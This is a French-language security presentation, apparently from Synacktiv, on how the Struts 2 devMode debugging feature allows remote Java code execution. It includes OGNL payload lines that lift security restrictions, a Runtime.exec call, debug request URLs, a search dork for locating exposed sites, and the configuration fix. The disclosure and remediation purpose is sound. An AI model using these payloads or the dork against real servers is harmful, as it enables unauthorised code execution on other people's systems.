Le flag DevMode de Struts 2

Renaud Dubourguais
<renaud.dubourguais@synacktiv.com>

Struts 2 et CVE

- Depuis 2010, une à deux vulnérabilités critiques par an :
  - CVE-2010-1870: ParameterInterceptor
  - CVE-2011-3923: ParameterInteceptor
  - CVE-2012-0391: ExceptionDelegator
  - CVE-2012-0392: CookieInteceptor
- Toutes permettent l'exécution de code Java arbitraire à distance :
  - Par l'injection de code OGNL (accès à toute l'API Java)
  - Généralement anonymement
- Version 2.3.3 enfin “sécurisée” à l'aide d'expressions régulières :
  - Les failles pouvaient être trouvées par un simple *grep*
  - Mais il reste une feature...

DebuggingInterceptor

- “Feature” proposée pour les développeurs, **désactivée par défaut**
- Permet de réaliser du *debugging* à tout instant sur l'application via le navigateur
  - Récupération du contexte de l'action/session/application en cours
  - Consultation / Modification de ce contexte
  - Accès à l'ensemble de l'API OGNL et donc Java
- Une ligne dans le fichier struts.xml permet de l'activer :

```
<struts>
[...]
    <constant name="struts.devMode" value="true" />
[…]
</struts>
```

- **Si activé : exécution de code Java arbitraire quelque soit la version de Struts 2**

SYNACKTIV DIGITAL SECURITY

De l'OGNL au remote exec

- Par défaut :
  - Invocation des méthodes statiques interdite
  - Exécution de méthodes désactivée suivant les versions
- Paramètres de configuration accessibles de la pile OGNL
- Donc si la pile OGNL est manipulable (cf. Meder Kydyraliev) :

```
#context["xwork.MethodAccessor.denyMethodExecution"]= true
#_memberAccess["allowStaticMethodAccess"]= true
```


- Il ne reste plus qu'à appeler la méthode magique :

```
@java.lang.Runtime@getRuntime().exec('id')
```

DebuggingInterceptor: exploitation


- Deux modes de fonctionnement :
  - *command* : prévu pour le *scripting*

```
http://<server>/myaction.action?debug=command
&expression=<OGNL_expression>
```



  - *console* : affiche une console de *debug* dans le navigateur

```
http://<server>/myaction.action?debug=console
```



SYNACKTIV DIGITAL SECURITY

Qui est vulnérable ?

- Une simple requête sur un moteur de recherche suffit :
  - Si le *devMode* activé:
    - Des pages caractéristiques sont accessibles
    - Et elles sont indexées sur Google, Bing, Yahoo, Exalead, ...

```
intitle:'Struts Problem Report'
```

- 40 000 résultats dont des sites de grands groupes
- Solution:

```
<struts>
[...]
    <constant name="struts.devMode" value="false"/>
[…]
</struts>
```

SYNACKTIV DIGITAL SECURITY